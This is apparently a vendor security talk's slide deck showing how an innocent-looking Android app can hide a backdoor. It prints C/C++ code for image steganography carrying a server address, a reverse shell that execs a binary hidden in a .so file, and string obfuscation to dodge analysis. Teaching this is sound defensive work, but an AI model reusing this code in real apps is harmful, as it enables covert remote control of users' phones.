itanic IT SOLUTIONS

IKARUS security software

SOPHISTICATED HACKER ATTACKS

How seemingly harmless apps jeopardize the security of your cell phone

Über uns

Über mich

Philipp Trummer, BSc MSc

CEO, Geschäftsführung

0664 25 20 495

philipp.trummer@itanic.at

Über ITanic GmbH

Parkring 1

8074 Grambach

Agenda

- Steganography
- Information hiding
- Reverse shell
- Minimal shell implementation
- C++ (very simple) string obfuscation macro
- Obfuscation
- Q&A Session

Steganography

Definition:

Art of hiding information unnoticed in carrier media (e.g., images, videos, audio). Unlike cryptography, the message's existence stays hidden.

How it Works:

Techniques like modifying pixel values (e.g., LSB) embed data without visible changes.

Steganography

Applications:

Confidential communication, intellectual property protection (e.g., watermarks), and critical scenarios.

Challenges:

Detection via steganalysis, limited carrier capacity, and potential misuse (e.g., data exfiltration).


Information hiding

- Special image filter NDK implementation
  - Color by 3 bytes RGB
  - Text encoded by
    1111 1111 1111 1111 1111 1111
- Information sent to server
  - e.g. Device model and operating system
- Information sent to client
  - If flag is set, the client decodes text in image
  - Text may contain ip address and port for reverse shell
- Data is only shared when
  - The app loads new images from the server
  - The user shares an image with other users

```
static void fade(int *pixels, int width, int height, char* text, int text_length){
    unsigned int r,g,b;
    unsigned int rt,gt,bt;

    for (int h = height-1, j = 0; h >= 0; h--){
        for (int w = 0; w < width-1; w++, j++){
            unsigned int i = h*height + w;

            r = (unsigned int) (pixels[i]) & 0xFF;
            g = (unsigned int) (pixels[i] >> 8) & 0xFF;
            b = (unsigned int) (pixels[i] >> 16) & 0xFF;

            if(j == text_length-1){
                text[j] = 0;
            }

            rt = text[j] & 0x03;
            gt = (text[j] >> 2) & 0x07;
            bt = (text[j] >> 5) & 0x07;

            r = (r & 0xFC) | rt;
            g = (g & 0xF8) | gt;
            b = (b & 0xF8) | bt;

            pixels[i] = (((int) b << 16) & 0x00FF0000) |
                        (((int) g << 8) & 0x0000FF00) |
                        ((int) r & 0x000000FF);

            if(text[j] == 0)
                return;
        }
    }
}
```

```
static void appear(int *pixels, int width, int height, char* text, int text_length){...}
```

Information hiding



Reverse shell


- First decode ip address and port from image
- Get native path to *.so files of installed apk

```
jclass cActivity = env->GetObjectClass(entryObject);
UNHIDE_STRING(str1);
UNHIDE_STRING(str2);
jmethodID midActivityGetApplicationInfo = env->GetMethodID(cActivity, str1, str2);
HIDE_STRING(str2);
HIDE_STRING(str1);
jobject oApplicationInfo = env->CallObjectMethod(entryObject, midActivityGetApplicationInfo);
jclass cApplicationInfo = env->GetObjectClass(oApplicationInfo);
UNHIDE_STRING(str3);
UNHIDE_STRING(str4);
jfieldID fidApplicationInfoNativeLibraryDir = env->GetFieldID(cApplicationInfo, str3, str4);
HIDE_STRING(str4);
HIDE_STRING(str3);
jstring sNativeLibraryDir = (jstring) env->GetObjectField(oApplicationInfo, fidApplicationInfoNativeLibraryDir);
return env->GetStringUTFChars(sNativeLibraryDir, NULL);
```

- Open socket to server
- Run minimal shell implementation
  - fork()
  - close stdin/stdout/stderr
  - dup the socket onto stdin/stdout
  - exec executable hidden in shared object (.so) file

```
void poc(std::string path, const char* ip, int port) {
    int sock = 0;
    struct sockaddr_in serv_addr;
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        return;
    }
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(port);

    if(inet_pton(AF_INET, ip, &serv_addr.sin_addr)<=0)
    {
        return;
    }
    if (connect(sock, (struct sockaddr *)&serv_addr, sizeof(serv_addr)) < 0)
    {
        return;
    }
    pid_t fork_ret = fork();
    if (fork_ret == -1) return;
    if (fork_ret == 0)  {
        close(0);
        close(1);
        close(2);
        if(dup(sock) != 0 || dup(sock) != 1 || dup(sock) != 2)
            return;
        execl((path+"/libnativelib.so").c_str(), "nativelib", NULL);
        return;
    }
    return;
}
```

Reverse shell



Minimal shell implementation

```c
int main(int argc, char* argv[])
{
    char buf[500],*buffer[100],buf2[500],buf3[500], *params1[100],*params2[100],*token,cwd[1024];
    int nr=0;
    printf(ANSI_COLOR_GREEN    "**"    ANSI_COLOR_RESET "\n");
    printf(ANSI_COLOR_GREEN    "**"    ANSI_COLOR_RESET "\n");

    while(1){
        printf(ANSI_COLOR_BLUE    "ee"    ANSI_COLOR_RESET "\n");

        //print current Directory
        if (getcwd(cwd, sizeof(cwd)) != NULL)
            printf(ANSI_COLOR_GREEN "%s  " ANSI_COLOR_RESET, cwd);
        else    perror("gcf\n");

        //read user input
        fgets(buf, 500, stdin);//buffer overflow cannot happen

        //check if only a simple command needs to be executed or multiple piped commands or other types
        if(strchr(buf,'|')){//tokenize pipe commands
            tokenize_buffer(buffer,&nr,buf,"|");
            executePiped(buffer,nr);
        }
        else if(strchr(buf,'&')){//asyncronous execution
            tokenize_buffer(buffer,&nr,buf,"&");
            executeAsync(buffer,nr);
        }
        else if(strstr(buf,">>")){//append output to file
            tokenize_buffer(buffer,&nr,buf,">>");
            if(nr==2)executeRedirect(buffer,nr,APPEND);
            else printf("ior");
        }
        else if(strchr(buf,'>')){//redirect output to file
            tokenize_buffer(buffer,&nr,buf,">");
            if(nr==2)executeRedirect(buffer,nr, OUTPUT);
            else printf("ior");
        }
        else if(strchr(buf,'<')){//redirect file to input
```

C++ (very simple) string obfuscation macro

Avoid leaking info about internals in e.g. $> strings libnativelib.so

```
#define HIDE_LETTER(a)    (char)((a) + 0x50)
#define UNHIDE_STRING(str)  do { char * ptr = str ; while (*ptr) *ptr++ -= 0x50; } while(0)
#define HIDE_STRING(str)  do {char * ptr = str ; while (*ptr) *ptr++ += 0x50;} while(0)
```

Example: **getApplicationInfo**

```
char str1[] = {HIDE_LETTER('g'), HIDE_LETTER('e'), HIDE_LETTER('t'), HIDE_LETTER('A'),
               HIDE_LETTER('p'), HIDE_LETTER('p'), HIDE_LETTER('l'), HIDE_LETTER('i'),
               HIDE_LETTER('c'), HIDE_LETTER('a'), HIDE_LETTER('t'), HIDE_LETTER('i'),
               HIDE_LETTER('o'), HIDE_LETTER('n'), HIDE_LETTER('I'), HIDE_LETTER('n'),
               HIDE_LETTER('f'), HIDE_LETTER('o'), '\0'};
```

```
UNHIDE_STRING(str1);
UNHIDE_STRING(str2);
jmethodID midActivityGetApplicationInfo = env->GetMethodID(cActivity, str1, str2);
HIDE_STRING(str2);
HIDE_STRING(str1);
```

Obfuscation

Code Obfuscation conceals your code to prevent reverse engineering and safeguard your software's functionality

Before Rename Obfuscation:

```
1  private void
2  CalcPayroll (SpecialList employee-
3  Group) {
4     while(employeeGroup.HasMore()) {
5        employee =
6  employeeGroup.GetNext(true);
7        employee.UpdateSalary();
8        DistributeCheck(employee);
9     }
10 }
```

After Rename Obfuscation:

```
1  private void a(a b) {
2     while (b.a()) {
3        a = b.a(true);
4        a.a();
5        a(a);
6     }
7  }
8
9
10
```

Quelle: https://www.preemptive.com/what-is-obfuscation/

Any Questions?

THANK YOU

Philipp Trummer, BSc MSc
CEO, Geschäftsführung

ITanic GmbH
Parkring 1
8074 Grambach

0664 25 20 495
philipp.trummer@itanic.at

IKARUS Security Software GmbH
Blechturmgasse 11
1050 Wien

01 58995
office@ikarus.at